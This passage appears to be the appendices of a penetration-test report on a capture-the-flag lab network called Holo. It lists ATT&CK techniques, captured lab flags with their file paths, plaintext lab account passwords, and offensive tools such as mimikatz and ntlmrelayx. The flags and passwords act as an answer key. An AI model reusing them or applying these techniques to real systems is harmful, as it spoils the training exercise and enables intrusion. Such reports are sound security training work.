- Sub-technique - T1552.001 - Unsecured Credentials: Credentials In Files
- Sub-technique – T1557.001 - Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay
- Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools
- Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall
- Sub-technique – T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses
- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks

Appendix 3 - Trophies

IP | Hostname	user.txt location	root.txt location	Flag
http://admin.holo.live	/var/www/admin/user.txt		HOLO{175d7322f8fc53392a417ccde356c3fe}
10.200.107.33	/var/www/user.txt		HOLO{3792d7d80c4dcabb8a533afddf06f666}
10.200.107.33		/root/root.txt	HOLO{e16581b01d445a05adb2e6d45eb373f7}
http://10.200.107.31			HOLO{bcfe3bcb8e6897018c63fbec660ff238}
10.200.107.31		C:\Users\Administrator\Desktop\root.txt	HOLO{50f9614809096ffe2d246e9dd21a76e1}
10.200.107.35	C:\Users\watamet\Desktop\user.txt		HOLO{2cb097ab8c412d565ec3cab49c6b082e}
10.200.107.35		C:\Users\Administrator\Desktop\root.txt	HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}
10.200.107.30		C:\Users\Administrator\Desktop\root.txt	HOLO{29d166d973477c6d8b00ae1649ce3a44}

Appendix 4 - Meterpreter Usage

For this assessment, BLACK SUN SECURITY used one (1) Metasploit Meterpreter module on single target hosts – 10.200.107.35

Appendix 5 - Account Usage

For this assessment, BLACK SUN SECURITY obtained and leveraging valid user account below:

- admin:DBManagerLogin!
- www-data
- root
- linux-admin
- admin:!123SecureAdminDashboard321!
- gurag
- nt authority\system
- watamet:Nothingtoworry!
- HOLOLIVE/SRV-ADMIN

Appendix 6 – Additional [tools | binary] Usage

- nmap
- gobuster
- rustscan
- curl
- rdesktop
- ntlmrelayx
- proxychain
- msfconsole & msfvenom
- nc
- find
- docker
- route
- python3
- ps
- mysql
- ssh-keygen
- hashcat
- sshuttle
- powershell
- mimikatz
- applocker bypass checker
- smbexec
- secretsdump

Last Page